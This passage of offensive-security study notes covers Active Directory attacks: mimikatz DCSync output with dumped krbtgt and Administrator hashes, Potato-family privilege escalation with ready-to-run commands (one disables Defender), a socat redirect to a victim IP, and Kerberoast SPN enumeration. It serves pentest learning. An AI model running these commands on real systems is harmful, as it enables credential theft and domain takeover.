    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
      des_cbc_md5       (4096) : 0e9efdb90e1f3457
      rc4_plain         (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : 0e9efdb90e1f3457
      rc4_plain         : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Packages *
    Kerberos-Newer-Keys
```

Targeting an admin account with DCSync can also provide the account's password history (in hash format). Since there are LMHashes listed it may be possible to crack these and gain insight into the password strategy the admin uses. This may provide the attacker to guess the next password the admin uses if access is lost.

mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator"



```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```


https://adsecurity.org/?p=1729

https://blog.netwrix.com/2022/09/30/extracting-user-password-data-with-mimikatz-dcsync/

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync

Family Potato

How does this works?


1- I need to update, who knows the IP for WAPD?
2- WAPD is 127.0.0.1
3- I need proxy config options http://wpad/wpad.dat
4- Malicious WPAD.dat
5- I am going to fetch updates through this proxy
6 - You need to perform NTLM Authentication
7 - NTLM Handshake
8 - NTLM Relay
SMB
NT AUTHORITY / SYSTEM

Therefore, the vulnerability uses the following:

- **1.** Local NBNS Spoofer: To impersonate the name resolution and force the system to download a malicious WAPD configuration.
- **2.** Fake WPAD Proxy Server: Deploys a malicios WAPD configuration to force the system to perform a NTLM authentication
- **3.** HTTP -> SMB NTLM Relay: Relays the WAPD NTLM token to the SMB service to create an elevated process.

To understand deeper this technique, the researchers post/video are recommended:

- https://foxglovesecurity.com/2016/01/16/hot-potato/
- https://www.youtube.com/watch?v=8Wjs__mWOKI

Exploitation

Download the binary from the repository: Here

Potato.exe -ip -cmd [cmd to run] -disable_exhaust true -disable_defender true

Is this vulnerability exploitable right now?

Microsoft patched this (MS16-075) by disallowing same-protocol NTLM authentication using a challenge that is already in flight. What this means is that **SMB->SMB NTLM relay from one host back to itself will no longer work**. MS16-077 WPAD Name Resolution will not use


NetBIOS (CVE-2016-3213) and does not send credential when requesting the PAC file(CVE-2016-3236). **WAPD MITM Attack is patched.**

Time to **Rotten Potato**.

Rotten Potato

Rotten Potato is quite complex, but mainly it uses 3 things:

- **1.** *RPC* that is running through *NT AUTHORITY/SYSTEM* that is going to try to authenticate to our local proxy through the *CoGetInstanceFromIStorage* API Call.
- **2.** *RPC* in port 135 that is going to be used to reply all the request that the first *RPC* is performing. It is going to act as a template.
- **3.** *AcceptSecurityContext* API call to locally impersonate *NT AUTHORITY/SYSTEM*



- **1.** Trick RPC to authenticate to the proxy with the *CoGetInstanceFromIStorage* API call. In this call the proxy IP/Por t is specified.
- **2.** RPC send a *NTLM Negotiate* package to the proxy.
- **3.** The proxy **relies** the *NTLM Negotiate* to RPC in port 135, to be used as a template. At the same time, a call to *AcceptSecurityContext* is performed to force a local authentication. Notice that this package is modified to force the local authentication.

- **4. & 5.** *RPC 135* and *AcceptSecurityContext* replies with a *NTLM Challenge* . The content of both packets are mixed to match a local negotiation and is forwarded to the *RPC*, step **6.**.
- **7.** *RPC* responds with a *NLTM Auth* package that is send to *AcceptSecurityContext* (**8.**) and the **impersonation** is performed (**9.**).

To understand deeper this technique, the researchers post/video are recommended:

- https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/
- https://www.youtube.com/watch?v=8Wjs__mWOKI

Exploitation

Download the binary from the repository: Here

After having a *meterpreter* shell with *incognito mode* loaded:

MSFRottenPotato.exe t c:\windows\temp\test.bat

Is this vulnerability exploitable right now?

Decoder analyzed if this technique could be exploited in the latest Windows version, in this blog post: https://decoder.cloud/2018/10/29/no-more-rotten-juicy-potato/

To sum up:

- DCOM does not talk to our local listeners, so no MITM and no exploit.
- Sending the packets to a host under our control listening on port 135, and then forward the data to our local COM listener does not work. The problem is that in this case, the client will not negotiate a Local Authentication.

Therefore, this technique won't work on versions >= Windows 10 1809 & Windows Server 2019

Lonely Potato

Lonely Potato was the adaptation of **Rotten Potato** without relying on meterpreter and the "incognito" module made by *Decoder*.

https://decoder.cloud/2017/12/23/the-lonely-potato/

Is this vulnerability exploitable right now?

Lonely Potato is deprecated and after visiting the repository, there is an indication to move to **Juicy Potato**.

Juicy Potato

Juicy Potato is Rotten Potato on steroids. It allows a more flexible way to exploit the vulnerability. In this case, ohpe & decoder during a Windows build review found a setup where **BITS** was intentionally disabled and port **6666** was taken, therefore **Rotten Potato** PoC won't work.

What are BITS and CLSID?

- **CLSID** is a globally unique identifier that identifies a COM class object. It is an *identifier* like *UUID*.
- **Background Intelligent Transfer Service (BITS)** is used by programmers and system administrators to download files from or upload files to HTTP web servers and SMB file shares. The point is that *BITs* implements the *IMarshal* interface and allows the proxy declaration to force the NTLM Authentication.

Rotten Potato's PoC used BITS with a default CLSID

// Use a known local system service COM server, in this cast BITSv1

Guid clsid = new **Guid**("4991d34b-80a1-4291-83b6-3328366b9097");

They discovered that other than BITS there are several out of process COM servers identified by specific CLSIDs that could be abused. They need al least to:

- Be instantiable by the current user, normally a *service user* which has impersonation privileges
- Implement the *IMarshal* interface
- Run as an elevated user (*SYSTEM*, *Administrator*, …)

And they found a lot of them: http://ohpe.it/juicy-potato/CLSID/

What are the advantages?

- We do not need to have a meterpreter shell
- We can specify our COM server listen port
- We can specify with CLSID to abuse

Exploitation

Download the binary from the repository: Here

juicypotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}

Does this still works?

Same case as **Rotten potato**.


Rogue Potato

After reading fixes regarding **Rotten/Juicy potato**, the following conclusions can be drawn:

- You cannot specify a custom port for OXID resolver address in latest Windows versions

- If you redirect the OXID resolution requests to a remote server on port 135 under your control and the forward the request to your local Fake RPC server, you will obtain only an ANONYMOUS LOGON.
- If you resolve the OXID Resolution request to a fake RPC Server, you will obtain an identification token during the *IRemUnkown2* interface query.

How does this works?


NT AUTHORITY/SYSTEM
RPC
Attacker Port Forwarder Listening 135
Rogue Oxid Resolver
Fake Epmapper Named Pipe
1- ResolveOxid2 attacker_IP
2- Forward to fake OxidResolver
3- ResolveOxid2 controlled Named Pipe
4 - IRemUnkown2 (Autentication Callback)
5 - Impersonation
NT AUTHORITY / SYSTEM

- **Rogue Potato** instruct the DCOM server to perform a **remote OXID query** by specifying a remote IP (Attacker IP)
- On the remote IP, setup a "socat" listener for redirecting the OXID resolutions requests to a fake **OXID RPC Server**
- The fake **OXID RPC server** implements the *ResolveOxid2* server procedure, which will point to a controlled *Named Pipe* [*ncacn_np:localhost/pipe/roguepotato[\pipe\epmapper]*].
- The DCOM server will connect to the RPC server in order to perform the *IRemUnkown2* interface call. By connecting to the *Named Pipe*, an "Autentication Callback" will be performed and we could impersonate the caller via RpcImpersonateClient() call.
- Then, a **token stealer** will:
  - Get the PID of the *rpcss* service
  - Open the process, list all handles and for each handle try to duplicate it and get the handle type
  - If handle type is "Token" and token owner is SYSTEM, try to impersonate and launch a process with *CreatProcessAsUser()* or *CreateProcessWithToken()*

To dig deeper read the author's blog post: https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

What do you need to make it work?

- You need to have a machine under your control where you can perform the redirect and this machine must be accessible on **port 135** by the victim
- Upload both exe files from the PoC. In fact it is also possible to launch the fake OXID Resolver in standalone mode on a Windows machine under our control when the victim's firewall won't accept incoming connections.

More info: https://0xdf.gitlab.io/2020/09/08/roguepotato-on-remote.html

Exploitation

Download the binary from the repository: Here

Run in your machine the *socat* redirection (replace VICTIM_IP):

socat tcp-listen:135,reuseaddr,fork tcp:VICTIM_IP:9999

Execute PoC (replace YOUR_IP and command):

.\RoguePotato.exe -r YOUR_IP -e "command" -l 9999

Sweet Potato

Sweet Potato is a collection of various native Windows privilege escalation techniques from service accounts to SYSTEM. It has been created by *@EthicalChaos* and includes:

- **RottenPotato**
- **Weaponized JuciyPotato** with BITS WinRM discovery
- **PrintSpoofer** discovery and original exploit
- **EfsRpc** built on EfsPotato
- **PetitPotam**

It is the definitelly potatoe, a potatoe to rule them all.

Exploitation

Download the binary from the repository: Here

./SweetPotato.exe

```
 -c, --clsid=VALUE        CLSID (default BITS:
                   4991D34B-80A1-4291-83B6-3328366B9097)
 -m, --method=VALUE       Auto,User,Thread (default Auto)
 -p, --prog=VALUE         Program to launch (default cmd.exe)
 -a, --args=VALUE         Arguments for program (default null)
 -e, --exploit=VALUE      Exploit mode
```

```
                     [DCOM|WinRM|EfsRpc|PrintSpoofer(default)]
 -l, --listenPort=VALUE     COM server listen port (default 6666)
 -h, --help                 Display this help
```

Generic Potato

Wait, another potato? Yes. **Generic Potato** is a modified version of SweetPotato by @micahvandeusen to support impersonating authentication over HTTP and/or named pipes.

This allows for local privilege escalation from SSRF and/or file writes. It is handy when:

- The user we have access to has **SeImpersonatePrivilege**
- The system doesn't have the print service running which prevents **SweetPotato**.
- WinRM is running preventing RogueWinRM
- You don't have outbound RPC allowed to any machine you control and the BITS service is disabled preventing **RoguePotato**.

How do we abuse this? All we need is to cause an application or user with higher privileges to authenticate to us over HTTP or write to our named pipe. GenericPotato will steal the token and run a command for us as the user running the web server, probably system. More information ca be found here

Exploitation

Download the binary from the repository: Here

```
.\GenericPotato.exe


 -m, --method=VALUE        Auto,User,Thread (default Auto)
 -p, --prog=VALUE          Program to launch (default cmd.exe)
 -a, --args=VALUE          Arguments for program (default null)
 -e, --exploit=VALUE       Exploit mode [HTTP|NamedPipe(default)]
 -l, --port=VALUE          HTTP port to listen on (default 8888)
 -i, --host=VALUE          HTTP host to listen on (default 127.0.0.1)
 -h, --help                Display this help
```

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

https://github.com/uknowsec/SweetPotato

https://github.com/CCob/SweetPotato

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/privileges-abuse/seimpersonateprivilege/potatoes

Kerberoast Attack

Here are the most popular AD Kerberos attacks:

1. ***SPN Scanning*** *— finding services by requesting service principal names of a specific SPN class/type.*
2. ***Silver Ticket*** *— forged Kerberos TGS service ticket*
3. ***Golden Ticket*** *— forged Kerberos TGT authentication ticket*
4. ***MS14–068 Forged PAC Exploit*** *— exploitation of the Kerberos vulnerability on Domain Controllers.*

Now, let's see how we can leverage the Kerberos implementation to our advantage.

Old Technique


We will see and understand the old technique first (i.e. SPN Scanning and then cracking the tickets).

In general, we follow the process below:

- Enumerate the domain accounts with SPNs set- either with GetUserSPNS.ps1 script from PowerView's or Impacket's "GetUserSPN.py".
- Request TGSs for these specific SPNs with the built-in Windows tool setspn.exe.
- Extract these tickets from memory by invoking the kerberos::list /export Mimikatz command, with the optional base64 export format set first. The tickets were then downloaded, or the base64-encoded versions pulled down to the attacker's machine and decoded. (Note: You don't need admin rights to execute the command :))
- Begin offline password cracking with "tgsrepcrack.py", or John whit the help for kirbi2john.py.

Let's see the Demo :)


We can scan the services with windows built-in utility. I have used in-built utility (i.e setspn.exe).



```
C:\Windows\system32\cmd.exe

C:\Users\pratik>setspn.exe -F -Q */* > Service.txt

C:\Users\pratik>setspn.exe -F -Q */*
Checking forest DC=blackops,DC=com
CN=BLRMS200833152,OU=Domain Controllers,DC=blackops,DC=com
        ldap/BLRMS200833152.blackops.com/ForestDnsZones.blackops.com
        ldap/BLRMS200833152.blackops.com/DomainDnsZones.blackops.com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/BLRMS200833152.blackops.com
        TERMSRV/BLRMS200833152
        TERMSRV/BLRMS200833152.blackops.com
        DNS/BLRMS200833152.blackops.com
        GC/BLRMS200833152.blackops.com/blackops.com
        RestrictedKrbHost/BLRMS200833152.blackops.com
        RestrictedKrbHost/BLRMS200833152
        HOST/BLRMS200833152/BLACKOPS
        HOST/BLRMS200833152.blackops.com/BLACKOPS
        HOST/BLRMS200833152
        HOST/BLRMS200833152.blackops.com
        HOST/BLRMS200833152.blackops.com/blackops.com
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/defd74d5-e050-4834-96fc-1afbbbd5c75
4/blackops.com
        ldap/BLRMS200833152/BLACKOPS
        ldap/defd74d5-e050-4834-96fc-1afbbbd5c754._msdcs.blackops.com
        ldap/BLRMS200833152.blackops.com/BLACKOPS
        ldap/BLRMS200833152
        ldap/BLRMS200833152.blackops.com
        ldap/BLRMS200833152.blackops.com/blackops.com
CN=krbtgt,CN=Users,DC=blackops,DC=com
        kadmin/changepw
CN=BLRMSWIN33155,CN=Computers,DC=blackops,DC=com
        TERMSRV/BLRMSWIN33155
        TERMSRV/BLRMSWIN33155.blackops.com
        RestrictedKrbHost/BLRMSWIN33155
        HOST/BLRMSWIN33155
        RestrictedKrbHost/BLRMSWIN33155.blackops.com
        HOST/BLRMSWIN33155.blackops.com
CN=BLRMSWIN33154,CN=Computers,DC=blackops,DC=com
        TERMSRV/BLRMSWIN33154
        TERMSRV/BLRMSWIN33154.blackops.com
        RestrictedKrbHost/BLRMSWIN33154
        HOST/BLRMSWIN33154
        RestrictedKrbHost/BLRMSWIN33154.blackops.com
        HOST/BLRMSWIN33154.blackops.com
CN=LABUSER156-PC,CN=Computers,DC=blackops,DC=com
        TERMSRV/LABUSER156-PC
        TERMSRV/labuser156-PC.blackops.com
        MSSQLSvc/labuser156-PC.blackops.com:SQLEXPRESS
        RestrictedKrbHost/LABUSER156-PC
        HOST/LABUSER156-PC
        RestrictedKrbHost/LABUSER156-PC.blackops.com
        HOST/LABUSER156-PC.blackops.com
CN=svcSQLServ1,CN=Users,DC=blackops,DC=com
        svcSQLServ/BLRMS200833152.blackops.com:1433
CN=svcSQLServ2,CN=Users,DC=blackops,DC=com
        svcSQLServ2/BLRMS200833152.blackops.com:1433
CN=BLRMS200833153,CN=Computers,DC=blackops,DC=com
        WSMAN/blrms200833153
        WSMAN/blrms200833153.blackops.com
        TERMSRV/BLRMS200833153
        TERMSRV/blrms200833153.blackops.com
        RestrictedKrbHost/BLRMS200833153
        HOST/BLRMS200833153
        RestrictedKrbHost/BLRMS200833153.blackops.com
        HOST/BLRMS200833153.blackops.com

Existing SPN found!

C:\Users\pratik>_
```

"setspn.exe" output

